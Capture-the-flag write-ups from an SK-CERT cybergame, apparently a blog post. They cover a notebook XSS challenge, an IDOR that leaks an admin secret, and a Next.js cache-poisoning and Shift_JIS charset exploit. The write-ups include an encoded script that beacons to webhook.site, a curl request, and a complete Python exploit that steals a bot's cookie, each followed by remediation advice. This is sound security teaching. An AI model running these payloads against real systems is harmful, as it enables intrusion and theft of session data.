[*] Controller URL: https://httpbin.org/base64/PCFkb2N0eXBlIGh0bWw-PG1ldGEgY2hhcnNldD0ndXRmLTgnPjx0aXRsZT54PC90aXRsZT48c2NyaXB0Pgpjb25zdCBXID0gImh0dHBzOi8vd2ViaG9vay5zaXRlLzNiOWRjMzAxLTE4ZGItNDE2OC05NzUxLTI2Mzg5OWE1YTE2OSI7CmNvbnN0IEMgPSAiaHR0cDovL2NoYWxsZW5nZTo0MTczIjsKY29uc3QgTiA9ICJodHRwczovL3dlYmhvb2suc2l0ZS85MzI4ZjRlNy05ZTdlLTQ3MWQtYjFhMC1hN2M0ZTM4Y2Q2NDMiOwpjb25zdCBSSUQgPSAiMTc3ODY2OTgzOSI7CgpmdW5jdGlvbiBwaW5nKHQsZCkgewogIHRyeSB7CiAgICBmZXRjaChXICsgJy8_dD0nICsgZW5jb2RlVVJJQ29tcG9uZW50KHQpICsgJyZyaWQ9JyArIGVuY29kZVVSSUNvbXBvbmVudChSSUQpICsgJyZkPScgKyBlbmNvZGVVUklDb21wb25lbnQoZHx8JycpICsgJyZfPScgKyBEYXRlLm5vdygpLCB7IG1vZGU6ICduby1jb3JzJyB9KTsKICB9IGNhdGNoKGUpIHt9Cn0KCnBpbmcoJ3MnLCBDKTsKd2luZG93Lm9wZW4oQyArICcvbmV3P3VybD0nICsgZW5jb2RlVVJJQ29tcG9uZW50KE4pLCAnc2VlZCcpOwoKd2luZG93LmFkZEV2ZW50TGlzdGVuZXIoJ21lc3NhZ2UnLCAoZXYpID0-IHsKICB0cnkgewogICAgaWYgKCFldi5kYXRhIHx8IGV2LmRhdGEudCAhPT0gJ2Jsb2JfbGVhaycgfHwgIWV2LmRhdGEuaHJlZikgcmV0dXJuOwogICAgcGluZygnYicsIGV2LmRhdGEuaHJlZik7CiAgICBjb25zdCBhdXRoID0gQyArICcvYXV0aC8_c3NvPWNhbGxiYWNrJm1vZGU9bG9naW4mdG9rZW49eWlwaXRlciZyZXR1cm49JyArIGVuY29kZVVSSUNvbXBvbmVudChldi5kYXRhLmhyZWYpOwogICAgd2luZG93Lm9wZW4oYXV0aCwgJ19ibGFuaycsICdub29wZW5lcicpOwogICAgcGluZygnYScsIGF1dGgpOwogIH0gY2F0Y2ggKGUpIHsKICAgIHBpbmcoJ21zZ19lcnInLCBTdHJpbmcoZSkpOwogIH0KfSk7Cjwvc2NyaXB0Pg==
[*] /bot/visit response: {'status': 'visited'}
[+] Flag found via event t=flag_ls

=== FLAG ===
SK-CERT{sneks_bite_but_jsneks_bite_harder}
Root Cause Summary
| Issue | Location | Impact |
|---|---|---|
| Bot injects FLAG into executed notebook | bot/server.js line ~134 | FLAG lands in localStorage |
| HTML display_data rendered as same-origin blob iframe | NotebookApp.svelte line ~281 | JavaScript can read localStorage |
| No sanitization of notebook outputs | Application-wide | Arbitrary JS execution |
| No CSP headers | Server/nginx config | XSS exfiltration unrestricted |
| FLAG accessible as environment variable to bot process | Deployment config | Direct flag exposure |
Remediation
- Remove the FLAG from the bot’s environment entirely. The bot should not need it.
- Add
sandbox="allow-scripts"withoutallow-same-originto blob iframes so JavaScript cannot access the parent origin’s localStorage. - Implement a Content Security Policy that blocks
fetchand image beacon exfiltration to external domains. - Validate and strip HTML/JavaScript from notebook outputs server-side before saving or rendering.
- Run the bot in an isolated container with a minimal environment (no FLAG, no credentials).
References
- Challenge target:
http://46.62.153.171:5555 - Pyodide documentation: https://pyodide.org
- SvelteKit: https://kit.svelte.dev
- Puppeteer: https://pptr.dev
- webhook.site API: https://docs.webhook.site
WebBasics - OTP
Challenge Information
- URL: http://exp.cybergame.sk:7020
- Goal: Obtain the admin’s secret initializator and use it to retrieve the flag from the token dashboard.
Overview
The application is a small web app that generates a daily “OTP-style” token for each user based on two inputs: the current date and a per-user value called the “Secret Initializator”. The challenge is to figure out how to retrieve the flag, which is presented on the token dashboard when the correct secret is used. The vulnerability is a classic Insecure Direct Object Reference (IDOR) - the application exposes user profile data by sequential integer ID in the URL without any authorization check.
Step 1 - Initial Reconnaissance
Visiting the application at http://exp.cybergame.sk:7020 presents a login and registration page. Registering a new account (manus_test) and logging in reveals two main features accessible from the navigation bar:
- Token Dashboard (
/) - displays the “Today Token” generated for your account - Profile (
/profile/<user_id>) - allows viewing and updating your Secret Initializator and password
After registering, the assigned user ID was 27, visible in the profile link in the navbar: /profile/27.
Step 2 - Understanding the Token Mechanism
On the Token Dashboard, the application shows a hex string described as being “securely generated using the current date and your secret initializator.” The page text states:
“This token is securely generated using the current date and your secret initializator. Come back tomorrow for a new one!”
The token displayed for the test account (using the default secret default_secret) was:
ce6fdb192dcc97667cad4a6843c864603d9bd8a17cd01850b081734a427c7c5dThis is a 64-character hex string, consistent with a SHA-256 hash. The token is therefore likely computed as something like:
SHA256(current_date + secret_initializator)or a similar combination. The key insight is that the token output is entirely determined by the secret. If you know the admin’s secret, you can generate (or rather, trigger) the admin’s token by setting your own secret to theirs.
The profile page for the test account confirmed the default secret in the form field:
<input id="secret_init" type="text" name="secret_init" value="default_secret">Full profile page HTML returned for /profile/27:
<div class="card z-depth-2">
    <div class="card-content">
        <span class="card-title indigo-text text-darken-2">
            <i class="material-icons left">account_box</i>User Profile
        </span>

        <ul class="collection">
            <li class="collection-item"><strong>Username:</strong> <span class="right">manus_test</span></li>
            <li class="collection-item"><strong>Password:</strong> <span class="right">********</span></li>
            <li class="collection-item"><strong>Secret Initializator:</strong> <span class="right">default_secret</span></li>
        </ul>

        <h5 class="indigo-text text-darken-1">Update Configuration</h5>

        <form method="POST">
            <div class="input-field">
                <input id="password" type="password" name="password">
                <label for="password">New Password (leave blank to keep current)</label>
            </div>

            <div class="input-field">
                <input id="secret_init" type="text" name="secret_init" value="default_secret">
                <label for="secret_init" class="active">Secret Initializator</label>
            </div>

            <button class="btn waves-effect waves-light indigo darken-2" type="submit">
                Update Profile
                <i class="material-icons right">save</i>
            </button>
        </form>
    </div>
</div>
Step 3 - Discovering the IDOR Vulnerability
The profile URL pattern is:
/profile/<user_id>Since the registered user ID was 27, it is reasonable to assume that earlier accounts exist with lower IDs. User ID 1 is the most likely candidate for the administrator account, as it would have been the first account created when the application was set up.
The application performs no server-side authorization check on this endpoint - it does not verify that the currently logged-in user’s session matches the user_id in the URL. This means any authenticated user can request any other user’s profile page by simply changing the integer in the URL.
Navigating to /profile/1 while logged in as manus_test (user ID 27) returns the admin’s profile data without any access denied error.
Step 4 - Extracting the Admin Secret
On the admin’s profile page at /profile/1, the Secret Initializator field is visible in the rendered HTML:
<input id="secret_init" type="text" name="secret_init"
       value="a95aa045a8bf5e502ee2541dd2a00925e2e825eacbbc22dadfb4ba027094dbf0">
Admin’s Secret Initializator:
a95aa045a8bf5e502ee2541dd2a00925e2e825eacbbc22dadfb4ba027094dbf0This is the seed value the admin’s account uses to generate its daily token. The server computes the token server-side using this secret combined with the current date, and the flag is shown on the dashboard only when the correct admin secret produces the expected token output.
Step 5 - Setting the Admin Secret on the Test Account
Navigate back to your own profile at /profile/27 and submit the update form with the admin’s secret in the Secret Initializator field:
POST /profile/27
Content-Type: application/x-www-form-urlencoded

password=&secret_init=a95aa045a8bf5e502ee2541dd2a00925e2e825eacbbc22dadfb4ba027094dbf0
The application accepts the update without any validation. The secret is now set on the test account.
You can also do this with curl if you have the session cookie from your browser:
curl -X POST http://exp.cybergame.sk:7020/profile/27 \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -H "Cookie: session=<your_session_cookie>" \
  --data "password=&secret_init=a95aa045a8bf5e502ee2541dd2a00925e2e825eacbbc22dadfb4ba027094dbf0"
Step 6 - Retrieving the Flag
Navigate to the Token Dashboard at /. The server now computes your token using the admin’s secret initializator. Instead of displaying a regular hex token, the dashboard shows a “Congratulations!” message and reveals the flag.
The token dashboard HTML when using the default secret looked like this (for reference):
<div class="card white z-depth-2">
    <div class="card-content">
        <span class="card-title indigo-text text-darken-2">
            <i class="material-icons left">vpn_key</i>Your Today Token
        </span>
        <p>This token is securely generated using the current date and your
           secret initializator. Come back tomorrow for a new one!</p>
        <br>
        <div class="card-panel grey lighten-4 center-align"
             style="word-break: break-all; font-family: monospace; margin: 0;">
            ce6fdb192dcc97667cad4a6843c864603d9bd8a17cd01850b081734a427c7c5d
        </div>
    </div>
    <div class="card-action">
        <a href="/profile/27">Configure secret settings</a>
    </div>
</div>
After setting the secret to the admin’s value, the same dashboard instead presents the flag.

Flag
SK-CERT{y0u_h4v3_f0und_4dmin_s3cr37_70k3n}Vulnerability Summary
Insecure Direct Object Reference (IDOR)
| Property | Detail |
|---|---|
| Vulnerable endpoint | GET /profile/<user_id> |
| Missing control | Authorization check: is the logged-in user’s ID equal to the requested ID? |
| Data exposed | Secret Initializator value for any user ID |
| Impact | Full compromise of admin token; flag retrieval |
The application retrieves and renders profile data based solely on the integer ID in the URL path, with no check that the requesting session belongs to that user. This is a textbook IDOR vulnerability.
Secondary Issue: Secret Exposed in HTML
The Secret Initializator is rendered directly into the HTML of the profile page as a form field value:
<input ... value="a95aa045a8bf5e502ee2541dd2a00925e2e825eacbbc22dadfb4ba027094dbf0">Even if the page had been protected by a login check (i.e., you must be logged in to view profiles), the secret would still be exposed in plaintext in the page source. Secrets used for cryptographic token generation should never be returned to the client.
Remediation
Fix the IDOR: Before returning any profile data, verify that the session’s user ID matches the requested profile ID:
# Example in Flask
@app.route('/profile/<int:user_id>', methods=['GET', 'POST'])
@login_required
def profile(user_id):
    if current_user.id != user_id:
        abort(403)
    # proceed with rendering profile
Never expose the secret to the client: The secret initializator is a server-side seed. It should be stored in the database and used server-side only. The profile page should let users set a new secret but should never render the current secret value back into the page HTML.
Use non-sequential IDs: Replace sequential integer IDs with UUIDs or other non-guessable identifiers. This does not fix the authorization flaw but eliminates trivial enumeration.
Attack Flow Summary
future.js
Challenge Summary
This challenge is a cache-poisoning + charset-confusion chain against a Next.js app behind Nginx, with an automated bot that stores the flag in a cookie and visits attacker-supplied URLs.
The final exploit goal is to:
- Poison a cached
/_next/*page with attacker-controlled charset and nonce. - Trigger bot visit to render that poisoned page under
Shift_JIS. - Execute JavaScript in the bot context and exfiltrate
document.cookie. - Read the exfiltrated value back from cache.
Environment and Components
- App: Next.js (
app,middleware.ts,app/layout.tsx) - Reverse proxy/cache: Nginx (
proxy/nginx.conf) - Bot: Puppeteer service (
bot/server.js)
Important behavior:
- Bot sets cookie
flag=SK-CERT{...}forhttp://proxy:4000and then visits user URL. - Nginx caches
/_next/*responses aggressively and ignores upstream cache controls. - App middleware reflects request
Content-Typecharset into responseContent-Type. - App layout reflects request header
x-nonceinto<body nonce={nonce}>.
Root Cause Analysis
1) Response Content-Type poisoning from request header
In middleware.ts, response Content-Type is derived from request header content-type:
const contentType = getContentTypeFromHeader(request.headers.get('content-type'))
if (contentType) {
  response.headers.set('Content-Type', contentType)
}
This allows attacker to force charset=Shift_JIS on HTML responses by sending:
Content-Type: text/html; charset=Shift_JIS
2) Header reflection into HTML nonce
In app/layout.tsx:
const nonce = headerStore.get('x-nonce') || undefined
<body nonce={nonce}>{children}</body>
Attacker fully controls x-nonce value that is embedded into HTML.
3) Shared cache key between attacker and bot requests
Nginx cache key for /_next/*:
proxy_cache_key "$request_method|$scheme://$host$request_uri";And request host forwarded upstream is normalized to $host (port removed):
proxy_set_header Host $host;So attacker request with Host: proxy and bot visiting http://proxy:4000/... resolve to same cache namespace ($host = proxy).
4) Cache on dynamic/error pages with dangerous headers
For /_next/*, Nginx caches any status:
proxy_cache_valid any 5m;
proxy_ignore_headers Cache-Control Expires Set-Cookie;
This enables persistence of poisoned HTML variants.
5) Bot stores flag in readable cookie
In bot/server.js:
await page.setCookie({
  name: 'flag',
  value: FLAG,
  url: CHALLENGE_URL,
  path: '/',
  httpOnly: false,
})
httpOnly: false makes it accessible to JavaScript via document.cookie.
Exploit Strategy
the-solve-script
exploit_v3.py
#!/usr/bin/env python3
"""
future.js exploit v3 - Fixed lead byte: \x81 instead of \x82
\x81\x5C = pointer 28 in JIS X 0208 = ― (U+2015, VALID)
\x82\x5C = pointer 216 in JIS X 0208 = UNDEFINED (decoder error, \x5C not consumed!)
"""
import requests
import re
import time

TARGET = "http://46.62.153.171:4000"
BOT_AE = "gzip, deflate"  # Detected from v2

AE_VARIANTS = [
    "gzip, deflate",
    "gzip, deflate, br",
    "gzip, deflate, br, zstd",
]


def run_exploit():
    ts = int(time.time())
    xss_path = f"/_next/xss3-{ts}"
    exfil_path = f"/_next/exf3-{ts}"

    js_payload = f"fetch('{exfil_path}',{{headers:{{'x-nonce':document.cookie}}}})"

    # KEY FIX: Use \x81 instead of \x82!
    # \x81 is a Shift_JIS lead byte. When followed by \x5C (the backslash
    # from the JS string escape \"), it forms a VALID 2-byte character
    # (pointer 28 = ― HORIZONTAL BAR). This consumes the backslash,
    # leaving the quote " unescaped → string break!
    nonce = f'\x81"]);{js_payload};//'

    print(f"[*] XSS path:   {xss_path}")
    print(f"[*] Exfil path: {exfil_path}")
    print(f"[*] Nonce (repr): {nonce!r}")
    print(f"[*] JS payload: {js_payload}")
    print()

    # Step 1: Poison ALL Accept-Encoding variants
    print("[1] Poisoning cache variants...")
    for ae in AE_VARIANTS:
        headers = {
            "Host": "proxy",
            "Accept-Encoding": ae,
            "Content-Type": "text/html; charset=Shift_JIS",
            "x-nonce": nonce,
        }
        r = requests.get(f"{TARGET}{xss_path}", headers=headers, allow_redirects=False)
        ct = r.headers.get("Content-Type", "")
        cache = r.headers.get("X-Proxy-Cache", "?")
        ok = "✓" if "Shift_JIS" in ct else "✗"
        print(f"    {ok} AE='{ae}': {cache}, CT={ct}")

        # Verify bytes for the bot's AE
        if ae == BOT_AE:
            content = r.content
            idx = content.find(b"\xc2\x81")
            if idx != -1:
                snippet = content[idx : idx + 30]
                print(f"    Nonce bytes: {snippet.hex()}")
                # Verify: \xC2\x81\x5C\x5C\x5C\x22
                expected = b"\xc2\x81\x5c\x5c\x5c\x22"
                actual = content[idx : idx + 6]
                if actual == expected:
                    print(f"    [+] Byte pattern MATCHES for Shift_JIS breakout!")
                else:
                    print(f"    [!] Expected {expected.hex()}, got {actual.hex()}")
    print()

    # Step 2: Verify poisoned cache
    print("[2] Verifying cache...")
    r = requests.get(
        f"{TARGET}{xss_path}",
        headers={"Host": "proxy", "Accept-Encoding": BOT_AE},
        allow_redirects=False,
    )
    print(f"    Cache: {r.headers.get('X-Proxy-Cache')}")
    print(f"    CT: {r.headers.get('Content-Type')}")
    print()

    # Step 3: Send bot
    print("[3] Sending bot to poisoned URL...")
    bot_url = f"http://proxy:4000{xss_path}"
    print(f"    URL: {bot_url}")
    r = requests.post(f"{TARGET}/bot/visit", json={"url": bot_url}, timeout=30)
    print(f"    Response: {r.status_code} {r.json()}")
    print()

    # Step 4: Wait for XSS
    print("[4] Waiting 10 seconds for XSS execution...")
    time.sleep(10)
    print()

    # Step 5: Read exfil
    print("[5] Reading exfil cache...")
    for ae in AE_VARIANTS:
        headers = {"Host": "proxy", "Accept-Encoding": ae}
        r = requests.get(
            f"{TARGET}{exfil_path}", headers=headers, allow_redirects=False
        )
        cache = r.headers.get("X-Proxy-Cache", "?")
        if cache == "HIT":
            html = r.text

            # Search for flag
            m = re.search(r"SK-CERT\{[^}]+\}", html)
            if m:
                print(f"    [+] FLAG FOUND with AE='{ae}': {m.group(0)}")
                return m.group(0)

            # Check nonce attribute for cookie data
            m2 = re.search(r'nonce="([^"]*)"', html)
            if m2 and m2.group(1):
                nonce_val = m2.group(1)
                print(f"    HIT AE='{ae}': nonce='{nonce_val[:100]}'")
                if "flag" in nonce_val.lower():
                    return nonce_val
            else:
                print(f"    HIT AE='{ae}': no meaningful nonce found")
        else:
            print(f"    {cache} AE='{ae}'")

    # Try reading ALL variants in case we missed one
    print()
    print("[5b] Exhaustive AE search...")
    for ae in [
        "gzip, deflate",
        "gzip, deflate, br",
        "gzip",
        "deflate",
        "identity",
        "br",
        "",
        "gzip, deflate, br, zstd",
        "gzip, deflate, zstd",
    ]:
        headers = {"Host": "proxy"}
        if ae:
            headers["Accept-Encoding"] = ae
        r = requests.get(
            f"{TARGET}{exfil_path}", headers=headers, allow_redirects=False
        )
        cache = r.headers.get("X-Proxy-Cache", "?")
        if cache == "HIT":
            m = re.search(r"SK-CERT\{[^}]+\}", r.text)
            if m:
                print(f"    [!!!] FLAG with AE='{ae}': {m.group(0)}")
                return m.group(0)
            m2 = re.search(r'nonce="([^"]*)"', r.text)
            if m2 and m2.group(1):
                nv = m2.group(1)
                if "flag" in nv.lower() or "cookie" in nv.lower():
                    print(f"    Potential flag in nonce: {nv[:100]}")

    return None


def main():
    print("=" * 60)
    print(" future.js exploit v3 - Fixed Shift_JIS lead byte")
    print("=" * 60)
    print()

    flag = run_exploit()
    if flag:
        print(f"\n{'='*60}")
        print(f" FLAG: {flag}")
        print(f"{'='*60}")
    else:
        print("\n[!] No flag found. XSS might still not be firing.")
        print("    Need to investigate further.")


if __name__ == "__main__":
    main()
The exploit_v3.py script uses this chain:
-
Pick unique paths:
- Poisoned XSS path:
/_next/xss3-<timestamp> - Exfil path:
/_next/exf3-<timestamp>
- Poisoned XSS path:
-
Poison cache for multiple
Accept-Encodingvariants with:Host: proxyContent-Type: text/html; charset=Shift_JISx-nonce: '\x81"]);fetch("/_next/exf3-...",{headers:{"x-nonce":document.cookie}});//'
-
Confirm poisoned entry becomes cache HIT.
-
Send bot to
http://proxy:4000/_next/xss3-...via/bot/visit. -
XSS executes in bot and requests exfil URL with header
x-nonce: document.cookie. -
Read cached exfil page and extract
SK-CERT{...}from HTML.
Why \x81 matters (v3 fix)
The v3 script comments document an important byte-level fix:
\x82\x5Cmapping can cause decoding behavior that breaks the intended string-break.\x81\x5Cis a valid JIS X 0208 pair and consumes the backslash in escaped quotes in the right place.
This improves reliability of breaking out of serialized/escaped contexts under Shift_JIS.
Run Result (Observed)
I ran exploit_v3.py directly in the provided workspace venv.
Observed result:
- Cache poisoning succeeded (
MISSthenHIT). - Bot visit succeeded (
200 {"status":"visited"}). - Exfil cache read succeeded.
- Flag extracted:
SK-CERT{seriously_why??????}
 So in this environment, the script does run successfully and completes the exploit.
┌─[havoc@havocsec]─[/media/havoc/ab39cfe4-0d96-496c-96c0-db91de3d0a3f/home/havoc/Downloads/ctf/cybergame/futurejs]
└──╼ $python3 exploit_v3.py
============================================================
 future.js exploit v3 - Fixed Shift_JIS lead byte
============================================================

[*] XSS path:   /_next/xss3-1778671746
[*] Exfil path: /_next/exf3-1778671746
[*] Nonce (repr): '\x81"]);fetch(\'/_next/exf3-1778671746\',{headers:{\'x-nonce\':document.cookie}});//'
[*] JS payload: fetch('/_next/exf3-1778671746',{headers:{'x-nonce':document.cookie}})

[1] Poisoning cache variants...
    ✓ AE='gzip, deflate': MISS, CT=text/html; charset=Shift_JIS
    Nonce bytes: c2812671756f743b5d293b66657463682826237832373b2f5f6e6578742f
    [!] Expected c2815c5c5c22, got c2812671756f
    ✓ AE='gzip, deflate, br': MISS, CT=text/html; charset=Shift_JIS
    ✓ AE='gzip, deflate, br, zstd': MISS, CT=text/html; charset=Shift_JIS

[2] Verifying cache...
    Cache: HIT
    CT: text/html; charset=Shift_JIS

[3] Sending bot to poisoned URL...
    URL: http://proxy:4000/_next/xss3-1778671746
    Response: 200 {'status': 'visited'}

[4] Waiting 10 seconds for XSS execution...

[5] Reading exfil cache...
    [+] FLAG FOUND with AE='gzip, deflate': SK-CERT{seriously_why??????}

============================================================
 FLAG: SK-CERT{seriously_why??????}
============================================================
Full Attack Chain in One Sentence
By poisoning /_next/* cache with Shift_JIS content type and a crafted nonce, then forcing the bot to render that poisoned page, attacker-controlled script executes and exfiltrates bot cookie flag through another cacheable path that attacker can read.
Security Lessons
- Never derive response
Content-Typefrom untrusted request headers. - Never reflect untrusted headers into security-sensitive attributes like
nonce. - Do not cache dynamic error/framework routes with weak cache keys.
- Include host+port and Vary dimensions carefully in cache key design.
- Always set sensitive cookies
HttpOnlyand ideallySameSite+Secure. - Charset confusion is still dangerous when parser contexts and escaping layers are mixed.
Suggested Fixes
- Remove charset reflection in middleware; set fixed
Content-Typeserver-side. - Remove header-derived nonce; generate nonce server-side cryptographically.
- Disable caching on dynamic Next.js internals and error pages.
- Tighten Nginx cache key and honor upstream
Cache-Control. - Set bot flag cookie to
HttpOnly: true. - Add CSP that does not rely on attacker-influenced nonce inputs.
HAPPY HACKING!

Comments